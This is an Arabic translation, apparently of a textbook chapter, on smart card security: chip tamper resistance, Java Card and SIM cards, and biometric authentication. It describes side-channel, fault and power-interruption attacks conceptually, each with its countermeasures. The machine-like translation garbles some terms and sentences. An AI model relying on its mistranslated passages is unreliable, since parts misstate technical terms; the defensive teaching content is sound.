قدرتها (عميل رقيق) لفترة زمنية طويلة . وخلال إمكانيات فنية جديدة ، مثل التحديد الطبيعى للعميل فى أى وقت ما ، فإن platforms المحمولة تؤدي لتطوير خدمات جديدة كلية ، وشخصية ، كثير منها ترفع الخصوصية وتحتاج لمفاهيم أمن متقدمة حتى تكون مقبولة من جمهور عريض .

Smart Card Security :

في هذا الباب نتكلم عن البطاقة الذكية (Smart Card) . ويمكن لمقتني البطاقة الذكية أن يحملها لأي مكان ، ولذلك فإن البطاقات تعطيهم حمل في طلب خدمات شخصية متعددة . وكذلك ، فإن البطاقات الذكية هي واحدة من المفاتيح التي تساعد التكنولوجيا للتجارة المحمولة . وسنطو فكرة عامة عن مواضيع أمن البطاقات الذكية . وبالإضافة لذلك ، سنطو كلام مختصر عن تكنولوجيا بطاقة Java Card bi-ometrics .

تقديم :

نمو البطاقة الذكية مرتبط بتطور لمنتجات : شريحة الحاسب الآلي الدقيق وبطاقة الشريط المغناطيسي . وهذان التطوران خرجا بالانتاج في السبعينيات ، عندما أعطى الصحفي الفرنسي رولاند مورينو فكرته في وضع شريحة داخل بطاقة بلاستيك معتادة وسجل فكرته . والآن ، فإن تطبيقات إستعمال البطاقة الذكية تتضمن البطاقات التليفونية ، وبطاقات التأمين الصحي ، وتليفزيون الدفع بالبطاقة ، وتطبيقات لأعمال البنوك والدفع ، وتوثيق GSM والتوقيع الرقمي . وللحصول على أحدث المعلومات عن البطاقة الذكية نقرأ صفحة (homepage) لاتحاد صناعة البطاقة الذكية (Smart Card Industry Association) .

ومركبات البطاقة الذكية متماثلة مثل ما هو للحاسب الآلي المعتاد (normal) : وهو عبارة عن حاسب آلي دقيق (microcomputer) كعنصر ذكي (أي وحدة المعالجة المركزية : CPU) وذاكرة ، وأجزاء الدخل / الخرج (input / output) ومصدر التغذية .

ولههدف الأداء الأفضل ، فغالباً ، يوجد معالج معاون للتشفير (مثل وحدة معالج معاون حسابى لحسابات المفتاح العام) . أجزاء الخرج / الدخل ومصدر التغذية يختلفان لأنواع البطاقات الذكية المختلفة : توجد بطاقات التلامس بملامسات معدنية ، وبطاقات عدم تلامس والتي تستعمل الربط الحثى وبطاقات ذكية فائقة بلوحة مفاتيح وشاشة عرض . وشريحة المعالج (processor chip) للبطاقة الذكية المعتادة تحتوى على ثلاثة أنواع مختلفة للذاكرة هي ROM (ذاكرة القراءة فقط)، وEEPROM ، أى ذاكرة قابلة للبرمجة والمسح كهربائياً (electrically erasable programmable memory) الاجراءات وخطوات حل التشفير إذا أمكن للأغراض العامة تحتزن في ROM . وعندما تنفذ تطبق على طرفى تطبيق (application terminal) (مثل PC) ويرغب فى الاتصالات ببطاقة ذكية ، يجب إدخال البطاقة داخل قارئ البطاقة ، (ويدعى أيضاً طرفى البطاقة أو أداة قبول البطاقة) .

معايير البطاقة الذكية الدولية الأكثر أهمية هي معايير ISO/IEC 7816 . ولتطبيقات التجارة الالكترونية، (المعايير)، توجد أيضاً مواصفات EMV ومعيار EN1546 للحافظة الالكترونية للقطاع / البنى . ومواصفات EMV التى عرفتها Europay ، Master card ، Visa ، تؤسس على ISO 7816 بخواص ملكية إضافية لتلبية الاحتياجات المحددة للصناعة المالية . ولـ GSM ، فإن مواصفات SIM ME = ، GSM/11.11 هي السائدة أكثر . وللمبرمجين الذين يطورون تطبيقات طرفية للبطاقات الذكية ، فإن المعروفة أكثر APIs هي PC/SC حالياً ، OCF . وفى PC/SC ، فإن ذلك التأكيد كان موجوداً على التشغيل البنى للبطاقات الذكية وقارئ البطاقات ، وعلى تكامل تلك القارئات فى نظام تشغيل ميكروسوفت ويندوز . OCF . أستفاد من بعض الخواص المتاحة فعلاً خلال PC/SC ومعايير بطاقات ذكية أخرى وركزت على مجالين جديدين : مستقلين عن نظام تشغيل المضيف (host) ودعم شفاف لبطاقات مختلفة متعددة التطبيقات ومشاريع الادارة .

مواضيع البدء والأمن يمكن تقسيمها لأربعة مجالات :

● أمن جسم / البطاقة

● أمن الجزء الصلب (hardware) (أى الشريحة)

● أمن نظام التشغيل

● أمن تطبيق البطاقة

معظم إجراءات أمن جسم / البطاقة ، مثل تزيين الصورة أو باليزر (hologram) ، مصممة للسماح بالفحص الآدمي إذا ما كانت البطاقة حقيقية (genuine) والمصدر الأساسى للجزء التالى هو كتاب البطاقة الذكية بعمق أكثر ألفة Rank/& EFFing .

أمن الجزء الصلب :

شريحة البطاقة الذكية والمتحكم الدقيق (microcontroller) يجب أن تكون مقاومة للعبث بقدر الإمكان . وهذه الكفاءة تعنى أن تكاليف كسر آلية أمن الشريحة يجب أن تكون أعلى من الكسب العام الذى يؤدى ذلك . ويجب أن يكون من المستحيل قراءة البيانات السرية المخزنة على البطاقة ، مثل مفاتيح التشفير ، أو معالجات جهاز المراقبة (monitor) التى تتم على البطاقة وبالتالى ترسم إختصار عن المعلومة التى تقاوم . الهجوم ضد أمن الشريحة يمكن أن يحدث عند أى طور لدورة حياة البطاقة ، تصنيع البطاقة والتطوير وعمل خصوصية للبطاقة أو إستعمال البطاقة . وزيادة على ذلك الهجوم باختلاف أنواعه يمكن حدوثه عندما تكون الشريحة نشطة (active) [أى موصلة بمصدر تغذية) أو غير نشطة . لذلك ، يجب ملاحظة أن مقاومة العبث لا تحل مشاكل الأمن ويجب تحليلها بعناية وتحديثها عند الضرورة .

إجراءات الأمن أثناء تصنيع البطاقة وتطويرها تتضمن التحكم فى الوصول الطبيعى لبيانات البطاقة . كذلك ، فمن الضرورى جداً تنفيذ الخواص الموثقة فقط ، لأن الخواص الغير موثقة لا تعتبر فى تقييم واختبار ، وبذلك يمكنها فتح فجوة أمن . وكل شريحة تحصل على رقم متفرد ، وهو فى حد ذاته لا يمكنه عمل حماية ضد الهجوم ،

ولكن يعمل كمعلومة لاستنتاج مفاتيح تشفير . وأثناء التصنيع ، يتم حماية الشرائح بواسطة آليات توكيل مؤسسة على شفرات نقل والتي قد تكون مخصصة للشريحة .

ومعظم أشكال الهجوم على الأجزاء الصلبة للبطاقة الذكية تتم أثناء استعمال البطاقة لأنه لا توجد عملياً حماية طبيعية ضد الوصول . ولتلك الأنواع من الهجوم ، قد تستعمل أدوات معقدة نوعاً ، مثل الميكروسكوبات ، وقاطعات الليزر ومعالجات دقيقة (micromanipulators) . أو حاسبات آلية سريعة جداً للجس (probing) والتحليل للمعالجات الكهربائية على الشريحة . والتحليل الاستاتيكي يمكن جعله صعب جداً خلال مبادئ تصميم خاص .

● طمر آليات كشف العبث ، مثل مفاتيح غطاء أو كاشفات حركة للكشف ، مثل القطع أو الثقب .

● بطانة معتمدة إعاقه / واضحة لإعاقه الملاحظة المباشرة ، والجس أو المعالجة لسطح الشريحة .

● هياكل دمية لأرباك المهاجمين .

● تصميم ذاكرة خاص وتشفير لاختفاء المحتويات .

● إخفاء وتشفير الباصات (buses) لمنع التنصت . والآليات التي تحمي ضد التحليل الديناميكي تتضمن :

● جهد كلب حراسة (watchdog) والذي تقطع توصيل وحدة السوتش إذا لم يكن جهد التغذية في حدود فترات محددة .

● آليات تهبيء للصفر أى متغيرات تمثل معلومة سرية أو خاصة (مثل مفاتيح التشفير) .

● حماية ضد التعطل البيئي والتي تقفل الشريحة أو تهبيء متغيرات حساسة للصفر عندما تكون حالات بيئية خارج مدى التشغيل المعتاد (أى تسخين الشريحة) .

المهجوم الديناميكي الذي يمكن أن يحدد أى أمر بطاقة يتم تنفيذه على البطاقة (وبذلك ييوح بالمعلومات الحساسة) مؤسس على تحليل قدرة تفاضلية (differential power analysis). ويعمل الهجوم إذا كانت الأوامر المختلفة لها استهلاك قدرة مختلف ، لذلك فإن آلية حماية واحدة ستستعمل لأوامر التي لها إستهلاك قدرة مشابه جداً فقط . والاحتمال الآخر ، هو أداء نفس الحساب (مثل ، خطوات حل تشفير) بطرق مختلفة متعددة ، بحيث يتم فى كل مرة إختيار طريقة واحدة عشوائياً .

المهجوم الآخر والمعروف جيداً هو هجوم التوقيت (timing attack) والذي فيه تطلب فترات زمنية بواسطة البطاقة لحسابات محددة يتم قياسها وتحليلها . فمثلاً إذا شفرت البطاقة بيانات ، فكلما زادت الفروق فى فترة الحساب لمفاتيح مختلفة وبيانات مختلفة ، فإن الأسهل تقليل مجموعة المفاتيح الممكنة . آلية الحماية هى جعل فترة الحساب المشفر مستقلة عن بيانات الدخل (خطوات حل - خالية من الضوضاء (noise - free algorithms) . ألوان الهجوم المؤسسة على تحليل عطل تفاضلى (differential fault analysis) تحاول مقاطعة تشغيل البطاقة (مثل ، تغيير جهد التغذية أو تردد الساعة الخارجية ، أو بتعريض البطاقة لأنواع مختلفة من الاشعاع) . وفى كل مرة تؤدى البطاقة حساب شفرى متماثل أو غير متماثل ، فإن رقم ثنائى واحد فى المفتاح يتغير فى موضع ما . ونتائج متوالية هذه الحسابات ، والتي هى مختلفة كلها لأن موضع الرقم الثنائى مختلف فى كل منها ، يتم تحليلها وتستعمل لحساب المفتاح (غير معروف سابقاً) . وآلية الحماية البسيطة هى جعل البطاقة تؤدى كل حساب مشفر مرتين وتقارن النتائج (يجب أن تكون متماثلة) . هذه الطريقة مستهلكة للوقت إلى حد ما . والاتجاه العمل أكثر هو إلحاق رقم عشوائى دائماً بالبيانات التى ستشفر بحيث لا يمكن للمهاجمين تحليل النتائج المختلفة فى نفس النص البسيط (plaintext) . ومن الطبيعى أن مولد الرقم العشوائى على البطاقة الذكية يجب ألا يكرر الأرقام العشوائية مثالياً فى أى وقت أثناء دورة حياة البطاقة .

أمن نظام تشغيل البطاقة :

تطوير نظام تشغيل البطاقة (card operating system : COS) بدأ 1980 .
والياً يوجد عشرات من نظم التشغيل في الأسواق (مثل Card OS ، بواسطة سيمنز Cyber Flex ، بواسطة شلمبرجية ، و Mullos بواسطة Maosco) . يجب أن تكون صغيرة وبسيطة بقدر الإمكان (مثل 16K) وذلك لجعل الاختبار والتقييم أسهل ليكون من الممكن التحقق من أن احتياجات الأمن العالية تم تلبيتها . شفرة نظام التشغيل تكتب في ROM ، والذي يعنى متى تم تعريف قناع ROM ، ومن المحتمل ملايين من البطاقات أنتجت ، فلا يمكن عمل تغيير بدون فقد كبير للصورة والنقود . وبنظم التشغيل المعتادة عادة ، فإن رقعة (patch) أو إصدار جديد يتم تحريرها . وإذا كان ضرورياً وجود برامج معدلة للبطاقات ، فإنها تكتب في EEPROM أغلى كثيراً . وعدد تشغيلات كتابه / شطب EEPROM محدود [حتى 10^5] . بعض COSs الأحداث ، مثل Java Card ، SIM Card ، Multos ، تعطى API وتسمح بتحميل أدلى (downloading) لشفرة تطبيق على البطاقة ، ويوجد مدى للآليات لجعل نظام تشغيل بطاقة ذكية آمن بقدر الإمكان .

● أداء الأجزاء الصلبة (hardware) ، والبرامج (software) واختبارات الذاكرة مؤسس على جمع تحقيق (checksum) عند بدء .

● تصميم نظام التشغيل بهيكل وحدات أو بطبقات بحيث يكون إشعاع الخطأ أقل ما يمكن .

● دعم الأجزاء الصلبة لمناطق ذاكرة منفصلة بقوة والتي تتضمن تطبيقات مختلفة (مثل : خلال إضافة وحدة إدارة ذاكرة MMU) .

● تحكم وصول مؤسس على PINs .

الهجوم المعروف جيداً هو مقاطعة فجائية لمصدر التغذية ، مثل نزع بطاقة من قارئ

بطاقة . وإذا حدث عند لحظة دقيقة ، فإن هذا النوع من الهجوم قد يسبب أعطال شديدة . فمثلاً ، يمكن تحميل حافظه الكترونية عند طرفي ثم تنزع من القارئ (reader) عند اللحظة المضبوطة ، أى زيادة الاتزان على البطاقة . وإذا لم تستجب البطاقة بعد للطرفي أو لم يتم توليد سجل نهائي على البطاقة ، فإن الطرفي سيعتقد أن تعامل الحمل لم يكن ناجحاً . وأفضل حماية ضد ذلك الهجوم هو استعمال التعاملات الذرية (atomic transactions) دائماً . وهذا يعنى أنه تم عمل تعامل إما كاملاً أم لا بتاتاً . آليات الحماية يمكنها استعمال «علم عازل» (buffer flag) فعندما تكون بيانات سيتم نسخها لبعض مواقع ذاكرة مستعدة فى العازل ، فإن العلم مهياً (بيانات عازل صحيحة).

وإذا حدث وقطع توصيل مصدر التغذية (off) عند هذه اللحظة ، فإن المرة التالية على نظام التشغيل سيعرف أن بيانات العازل ومتى تم نسخ البيانات ، وأن العلم غير مهياً (unset) (بيانات عازل غير صحيحة) .

تحكم الوصول فى معظم COSs مؤسس على أمر (Command based) . وهذا يعنى أن أمر محدد يجب أن ينفذ بنجاح قبل الموافقة على الوصول (access) . فمثلاً ، وصول كتابه يمكن قبوله بعد التحقق من PIN فقط بواسطة أمر محدد (أى VERIFY) . والبديل هو تحكم وصول مؤسس على حالة (State - based) أساساً ، فإن الآلية ذاتية الحركة (automaton) تعرف والتي تحدد كل سريان التنفيذ المسموح به [أى تتابعات الأوامر] على البطاقة . والاحتمال الثالث هو تحكم وصول شىء (موجه object / oriented) والذي فيه الشىء (object) الذى سيتم حمايته يحمل معلومات تحكم وصوله .

أمن تطبيق البطاقة :

NIP يسمى تحقيق حافظ البطاقة (CHV) ، وهو الآلية الأكثر شيوعاً للتحكم فى وصول لتطبيقات البطاقة الذكية . وعادةً ، فإن حافظ البطاقة مسموح له بثلاثة محاولات

لكتابة PIN الصحيح ، والذي بعده تحجز البطاقة . لازالة الحجز ، يجب كتابة رقم آخر والمسمى مفتاح إزالة الحجز الشخصي (personal unblocking key : PUK) . اتجاه PIN به عيب PIN أن قد يتم إدخاله عند طرف غير جدير بالثقة . ولتأكيد مواصفات حافظ بطاقة آمن ، تتوفر طرفيات بطاقات خاصة بوسادة PIN متكاملة (مثل ، schlumberger's Reflex 60) . وسائد PIN تؤكد نقل PIN مشفر من البطاقة وبالتالي تلغى احتمال التنصت .

كل تطبيق بطاقة يجب أن يولد سجلات قبول بأن تحتزن على البطاقة بحيث إذا حدث خطأ في أى شيء ، فإن تتابع الأحداث يمكن أن يعاد تشييده . فمثلاً ، إذا خرجت حافظة الكترونية عن الدور ، يمكن تحليل سجلات الفحص ، وآخر اتران صحيح يسترجع والكمية السائدة يعاد ادخارها .

وعندما تتصل بطاقة ذكية بطرفي تطبيق (مثل طرفي بنك) ، فإن الطرفي يحتاج عادةً من البطاقة أن توثق نفسها ، ولكن من الضروري غالباً أن يكون الطرفي موثقاً أيضاً . بروتوكولات توثيق طرفي البطاقة هي بروتوكولات إستجابة / تحدى ويمكن أن تؤسس على وظائف مزيج مشفرة أو على قناة إتصالات آمنة متماثلة أو غير متماثلة . بالإضافة لذلك ، فمن الضروري دائماً أن تنشأ قناة إتصالات آمنة بين البطاقة والطرفي ، خاصة للربط من بعد .

ولازالت مشكلة أمن لم تحل بعد هو طرفيات تطبيق غير موثوق بها . فمثلاً ، فإن حافظ بطاقة قد يستعمل هذه البطاقة الذكية للتسوق المركزى فى البيت . البطاقة تتصل مع PC (الحاسب الشخصى الخاص بها) والموثوق به عادةً . وإذا كان حافظ البطاقة يحمل أدنى برامج من الانترنت ، فلا يمكنه أن يعرف إذا ما كان هناك حصان طروادة على PC والذي قد استبدل تطبيق بطاقة الطرفي الأصيل . وعندما يتم تطبيق بطاقة الطرفي الأصيل . وعندما يتم سؤال حافظ البطاقة ، مثلاً ، أن يوقع بطاقة شراء فإن حصان طروادة قد يعرض الإصدار الصحيح للدور ولكن يرسل إصدار خاطيء

للبطاقة الذكية التي ستوقع . والهجوم المشابه يمكن عمله بمقاطعة (وتعديل) الاتصالات بين تطبيق الطرفى والبطاقة . وأفضل حل هو وجود أداة مقاومة للعبث وشخصية متضمنة وسادة PIN ، وقارئ البطاقة والعرض والذي يمكن أن يبين لحافظ البطاقة المحتوى الحقيقى ليتم توقيعه (ما تراه هو ما توقعه) . حالياً لا توجد تلك الأدوات فى الأسواق .

البطاقات الذكية بوظيفية عامة تحمى الجزء الخاص لزوج المفتاح العام (أى خارج البطاقة) ثم تحمل على البطاقة . والاتجاه الأفضل هو توليد زوج المفتاح مباشرة على بطاقة أثناء طور جعل البطاقة شخصية بحيث لا يترك المفتاح الخاص البطاقة وبذلك لا تتعرض لهجوم بتاتا .

وبجانب المفاتيح العامة ، فإن البطاقة الذكية قد تحتاج مفاتيح متماثلة أيضاً . ويمكن استعمالها ، للتوثيق مثلاً أو كمفاتيح دورات (Session) . وتستخرج مفاتيح التوثيق عادةً من مفتاح أساسى (مخصص لكل جيل مفاتيح البطاقات الذكية وبعض معلومات البطاقة / المخصصة) (مثل رقم البطاقة) . الدورات أو المفاتيح الديناميكية قد تستعمل أرقام عشوائية إضافة لذلك أو قيم تعتمد على الزمن .

بطاقة Java :

بطاقة Java (الإصدار الحالى 2.1) عبارة عن بطاقة ذكية بآلة فعلية بطاقة Java (Java : JCVM Card Virtual Machine) والتي يمكن أن تترجم برامج Java مستقلة عن نظام التشغيل تسمى تطبيقات بطاقة (Card applets) أو (cardlets) تكتب بطريقة مشابهة لتطبيقات Java معتادة . ولكن بسبب الذاكرة المحدودة وقدرة الحساب لبطاقة ذكية ، فإن مجموعة فرعية فقط لخواص لغة هى التى تدعم (مثل ، خيوط ، واستثناءات أو مجموعة نفايات) والاحتياج الأدنى لبيئة بطاقة Java هو 24K، ROM، و 16K EEPROM (لـ cardlets) ، 512 بايت لـ RAM . وبخلاف الآلة الفعلية لـ JAV ، فإن JCVM تعمل على دورة ساعة لا نهائية .

تكنولوجيا الذاكرة المتواصلة (مثل ، EEPROM) تساعد البطاقة الذكية باختزان معلومات حتى بعد نزع التغذية . JCVM يتم تنفيذها . JCVM تنفذ البطاقة على PC أو محطة عمل وتؤدي كل العمل المطلوب لتحميل الفصول وحل المراجع . الجزء التالى على البطاقة (on - card) JCVM يتضمن مترجم شفرة بايت (byte code) . وهذا يعنى أن المعالجة التمهيدية الاضافية مطلوبة قبل تحميل التطبيق (applet) على البطاقة . تحميل نتيجة معالجة خارج البطاقة (off - card) على البطاقة يجب حمايته سفيرياً . داخل البطاقة ، فإن بيئة زمن تشغيل بطاقة Java : JCRE Java Card (Runtime Environme تتضمن JCVM على بطاقة الأنواع على إطار بطاقة (حزمة إطار بطاقة Java) . الحزم الأخرى اختيارية مثل Javacardx. framework مع نظام ملف توجيه / شىء بناء على 4 - IEC 7816 / ISO أو Javacardx. crypto بوظائف تشفير . الحزم التى تدعم الحافظة الالكترونية المتوسطة فى القطاع (EN1546)، وبطاقة SIM ، (GSM 11.11) تصنع واحدة من الميزات الأساسية لبطاقة Java أنها يمكن أن تستضيف تطبيقات متعددة (Cardlets متعددة يمكن أن تقيم على بطاقة واحدة) . والخاصية ترفع قوة الأمن ، لأنه يجب ألا يكون ممكناً لـ Cardlets الوصول لبيانات كل منها . لذلك ، فإن بطاقة Java لها آلية تسمى حماية «Cardlet Firewall» والذي يعنى أن Cardlets لا يمكنها الوصول لبيانات بعضها البعض إلا إذا سمحت لها صراحة خلال المشترك المشارك فيه توثيق حافظ بطاقة مؤسس على PIN مدعم أيضاً .

بطاقة SIM :

وحدة تحديد مشترك GSM والتي تخزن بيانات المشترك الشخصية يمكن تنفيذها فى شكل بطاقة ذكية (GSM 11.11 ، 11.14) . ويوجد فعلاً بطاقات SIM مؤسسة على Java Card 2.0 مثل Cardlets. Cyberflex Simera يمكن نقلها للبطاقة بواسطة SMS ، إما من مزود محتوى أو عند طرفى "point - of - sale" . Simera لها آلة Java عملية وحمايات بين Cardlets .

والتطور الآخر ذو الاهتمام في البطاقة الذكية ومجال التجارة الالكترونية هو Visa Open Platform ، والمدعم بواسطة مؤسسات مالية متعددة، ومزودى الخدمة ، وعوامل الشبكة المحمولة ومصنعي الأجزاء الصلبة . وهدفها هو عمل حلول عيارية لتجارية الكترونية آمنة وشريحة platform مفتوحة والتي تسمح للمؤسسات المالية أن تحمل أدنى (ديناميكياً) تطبيقات دفع Visa لتليفون محمول على أساس تكنولوجيا بطاقة Java . بطاقات SIM الجيل التالي التي ستستعمل في UTMS ستسمى UIM (وحدة تحديد المستخدم : User identity module) ، أو USIM (وحدة تحديد المشترك الشاملة) . وعلى عكس بطاقات SIM ، فإن بطاقات UIM ستكون قادرة على أداء توثيق يدوى مع الشبكة ، غالباً باستعمال آلية منحنى يضاوى .

الأعمار الافتراضية :

توثيق المستخدم يمكن عموماً أن يؤسس على :

- معرفة (أى شىء يعرفه الشخص ، مثل كلمة سر أو PINS) .
- توكين (token) (أى شىء يمتلكه شخص) (مثل بطاقة ذكية أو جواز سفر) .
- أو خواص شخصية (أى شىء للشخص أو يولده عادةً) (مثل بصمة إصبع أو توقيع) .

النوع الثالث لآلية التوثيق هو موضوع العمر الافتراضى (biometrics) . والتطبيق الذى يستعمل طرق عمر افتراضى له إستعمالات شرعية (forensic) [مثل تحقيق مع مجرم] ، أو استعمالات مدنية (مثل جواز سفر) ، أو استعمالات أمن (مثل تحكم وصول) واستعمالات تجارية (تطبيقات التجارة المحمولة والالكترونية) . وكثير من الشركات مثل American Express ، IBM ، Master Card تدرس استعمال تكنولوجيا العمر الافتراضى في التجارة الالكترونية والأمن . والمعلومات عن المعايير الناتجة يمكن إيجادها .

تحديد العمر الافتراضى يمكن تعريفه بأنه تحديد شخصى على أساس خواصه وتصرفاته المميزة والفسولوجية . ومن الضروري أنه موضوع التعرف على نموذج وفى طور التسجيل (enrollment phase) ، فإن خواص العمر الافتراضى لشخص يتم مسحها ومعالجتها واختزانها فى شكل رقمى مثل قالب (Template) . ويمكن إختزان القالب فى قاعدة بيانات مركزية أو على بطاقة ذكية . وفى طور التعرف (recognition phase) ، فإن خاصية العمر الافتراضى يتم مسحها ومعالجتها مرة أخرى ، ثم تقارن مع القالب (template) . وفى طور التعرف ، فإن الذى سيتم التعرف عليه لا يتطلب تحديد محدد . النظام يبحث قاعدة بيانات القالب كلها لايجاد توافق ، والذى من الواضح قد يأخذ زمن طويل . وطور التحقق عادة أسرع كثيراً لأن الشخص يحتاج تحديد معين (مثل ، باستعمال بطاقة ذكية) بحيث يمكن للنظام أن يجد فى الحال القالب الصحيح ويقارنه مع البيانات المسوحة حديثاً .

كلمات السر PINs أو يمكن نسيانها بسهولة . ويمكن إخبارها لأشخاص آخرين ، أو حتى يتم معرفتها بطريقة احتيالها . وفى الحالة الأخيرة ، فليس من الممكن التفرقة بين شخص موكل أو مزيف . البطاقات الذكية أو جوازات السفر يمكن فقدها أو سرقتها . طرق التقدير الافتراضية تقدم وسائل أبسط للتوثيق ، خاصة بالجمع مع البطاقة الذكية ، مع أنها ليست بالضرورة أسرع أو أكثر أمناً . واحدة من المشاكل الأساسية مع التقدير الافتراضى هو أن نتائج المسح قد تتغير لحد كبير أو أقل (أى تشتت) ، وبذلك تختلف عن النموذج المرجع . إمكانية أن النظام يقبل محتال (impostor) يشار إليه بمعدل التوافق الخطأ (False match rate: FMR) ، وكذلك يسمى معدل القبول الخطأ ، واحتمال رفضه لشخص مؤهل (موكل) يعرف بمعدل عدم التوافق الخطأ (False non match rate: FNR) ، وكذلك يسمى معدل الرفض الخطأ . تطبيق الأمن العالى يحتاج لـ FMR صغير لأنه يحدث تلف أقل إذا تم رفض لشخص موكل عما يحدث إذا قبل شخص غير موكل . FMR ، FNR يمكن أن يتأثر بضبط قيم الحد لتشتيتات نتيجة المسح المسموح به .

وتوجد بعض المعايير الهامة والتي يجب تليتها بواسطة أى طريقة إحصاء مؤسسة على خواص محددة .

● الشمول (universality) ، والذي يعنى أن كل شخص يجب أن يمتلك الخاصية .

● التفرد (uniqueness) ، والذي يعنى أنه لا يوجد اثنين (أو أكثر) من الأشخاص قد يكون لهما نفس الخواص .

● الدوام (permanence) ، والذي يعنى أن الخواص لا تتغير كثيراً عبر الزمن .

● عدم الزيف (unfakeability) ، والذي يعنى أن الخاصية لا يمكن تقديمها بطريقة احتيالية .

● القبول (acceptability) ، والذي يعنى أن معظم الناس ليس لديهم إعتراض لاستعمال الطريقة (أى لأسباب إجتماعية أو صحية) .

● التجمع (Collectability) ، والذي يعنى أن الخاصية يجب أن تكون قابلة للقياس بسهولة بواسطة معدة فنية قابلة للتحمل .

● الأداء (performance) ، والذي يعنى أن النظام يجب أن يكون آمناً ، سريعاً ، وقابلاً للتحمل ولا يحتاج أكثر من كمية معقولة من الموارد (أى إحتياج اختزان للنموذج) .

ويجب توخى الحرص عندما تنقل بيانات إحصائية عبر وصلات غير آمنة (أى للتوثيق من بعد) . وإذ سرقت ، فلا يمكن استبدالها مثل كلمة السر (بدون جراحة!) . ومعايير BioAPI الخارجية ستعطى مشترك لشبكات آمنة، وكذلك تشفير Calabrese يقترح باستعمال بروتوكولات استجابة / تحدى دائماً للتوثيق بطريقة ما بحيث أن البيانات الإحصائية لا ترسل بتاتاً عبر الشبكة، وبذلك فهي معرضة للهجوم . وبدلاً من ذلك ، فإن التوثيق يرسل تحدى عشوائى وأداة إحصائية (مثل

بطاقة ذكية) تستجيب بمزيج آمن للبيانات الاحصائية ومسلولة بتحدى . واتجاه استعمال خواص جسم لتشفير بيانات يسمى تشفير إحصائي (biometric encryption) . كذلك ، فإن Calabrese يقترح استعمال إحصاءات بدلاً من PIN لتوثيق حامل وثيقة للبطاقة الذكية . في الجزئين التاليين سنعطى لمحة عن طرق إحصائية مؤسسة على خواص فسيولوجية وخواص التصرفات . وهذا ملخص في جدول . ويمكن إيجاد معلومات إضافية عن الإحصائيات ، مثل صفحة (homepage) لاتحاد صناعة الإحصاء الدولي ، أو U.S. Biometric Consortium . عموماً ، بسبب FMRs العالية نسبياً واحتياجات الحزمة العريضة (مثل 32 ، كيلو بايت ثنائي في الثانية) للمسح والتحقق واجراءات التوثيق ، فإن النظم الإحصائية ليست منتشرة الاستعمال حالياً ، وقد قدر أنه سيستغرق عاماً أو عامين لعمل نظم إحصائية والتي سيتم قبولها بعدد كبير من المستخدمين . أخيراً ، حيث أن البيانات الاحصائية تمثل معلومات شخصية جداً ، فيجب استعمالها بحرص شديد حتى لا تنتهك الخصوصية .

الخواص الفسيولوجية :

التعرف على الوجه ، هو واحد من المجالات الفعالة للبحث الاحصائي . فهو مؤسس عادةً على شكل موقع ، وعلاقات مكانية للعيون ، والحواس ، والأنف والشفة وخواص وجهة أخرى . والطريقة ليست متلامسة كلية ، ولكنها تحتاج غالباً لخلفية بسيطة أو إضاءة خاصة وتعتمد على المنظر بقوة . بالإضافة لذلك ، يمكن أن يتغير الوجه كثيراً عبر الزمن ، فمثلاً ، خلال قص الشعر الحديث أو الإعداد أو النظارة . النموذج 500 بايت على الأقل . FNR على جداً وفي حدود 10% .

الشكل الوجهي عبارة عن نموذج ناتج من النظام الدوري التحتي في الوجه البشري ، وتشع من الجلد عندما تمر الحرارة خلال النسيج الوجهي . وله ميزتان على التعرف على الوجه . ولا يتغير حتى بعد جراحه بلاستيكية ، ولا يحتاج لإضاءة خاص . ولم يتم برهنة أن الاشكال الحرارية الوجهية مميزة بدرجة كافية .

(١) Biometric Methods

		(۲)			(۳) Template size (byte)	FNR (%)	FMR (%)
		Uniqueness	Permanence	Acceptability			
	Physiological characteristics						
(۱)	Face	—	+	++	500	10	1
(۲)	recognition						
(۳)	Facial	++	++	+	NA	NA	NA
(۴)	thermogram						
(۵)	Fingerprint	++	++	—	300-800	0.01	10 ⁻⁶
(۶)	Hand	+	+	+	10-30	0.8	0.8
(۷)	geometry						
(۸)	Retinal	++	+	—	40-80	0.005	10 ⁻⁹
(۹)	pattern						
۱۰	Iris	++	++	+	256-1000	NA	10 ⁻¹⁰
۱۱	Behavioral characteristics						
۱۲	Keystroke	+	+	+	NA	NA	NA
۱۳	dynamics						
۱۴	Speech	+	—	++	100-1000	1	1
۱۵	recognition						
۱۶	Dynamic	+	—	++	40-1000	1	0.5
۱۷	signature						

++ high, + medium, - low, FNR False Nonmatch Rate, FMR False Match Rate NA Not Available

١٨ ١٩ ٢٠ ٢١ ٢٢ ٢٣

- (١) طرق إحصائية (٢) قبول دوام التعدد (٣) حجم النموذج
 (١) الوجه (٢) التعرف (٣) وجهي (٤) الشكل الحراري (٥) بصمة الإصبع (٦) اليد
 (٧) هندسة (٨) شبكي (للعين) (٩) نموذج (١٠) الحدقة (١١) خواص التصرف
 (١٢) مشوار المفتاح (١٣) ديناميكيات (١٤) حديث (١٥) تعرف (١٦) ديناميكي (١٧) توقيع
 (١٨) عالي (١٩) متوسط (٢٠) منخفض (٢١) معدل عدم توافق خطأ (٢٢) معدل توافق خطأ
 (٢٣) غير متاح

وعملياً ، فإن العيب السيء فقط لبصمة الاصبع أنها غير مقبولة جيداً لأسباب اجتماعية (فهى تقليدياً مصاحبة للتحقيقات الاجرامية) . FMR صغيرة جداً (10^{-6} %) ، وكذلك فإن FNR مقبولة أيضاً (10^{-2} %) . وحجم النموذج (template) قد يتغير بين 300 ، 800 بايت ، وهو كبير نسبياً بالمقارنة بطرق أخرى . وحتى نمنع التوافقات الخاطئة للأصابع والتي تم قطعها من جسم ، وكلا الخاطئة للأصابع والتي تم قطعها من جسم ، كلا درجة الحرارة النبضة والجسم يتم قياسها أيضاً .

هندسة اليد (hand geometry) تتضمن قياس شكل اليد البشرية ، وأطوال وأعراض الأصابع ، وأحياناً نموذج الوريد (Vein pattern) . وكان يستعمل منذ عشرة أعوام . حجم النموذج منخفض جداً في حدود 10 إلى 30 بايت ، ولكن FNR ، و FMR قد يكون حتى 1% . كذلك ، فإن التحقق قد يستغرق حتى عشرة ثوانى .

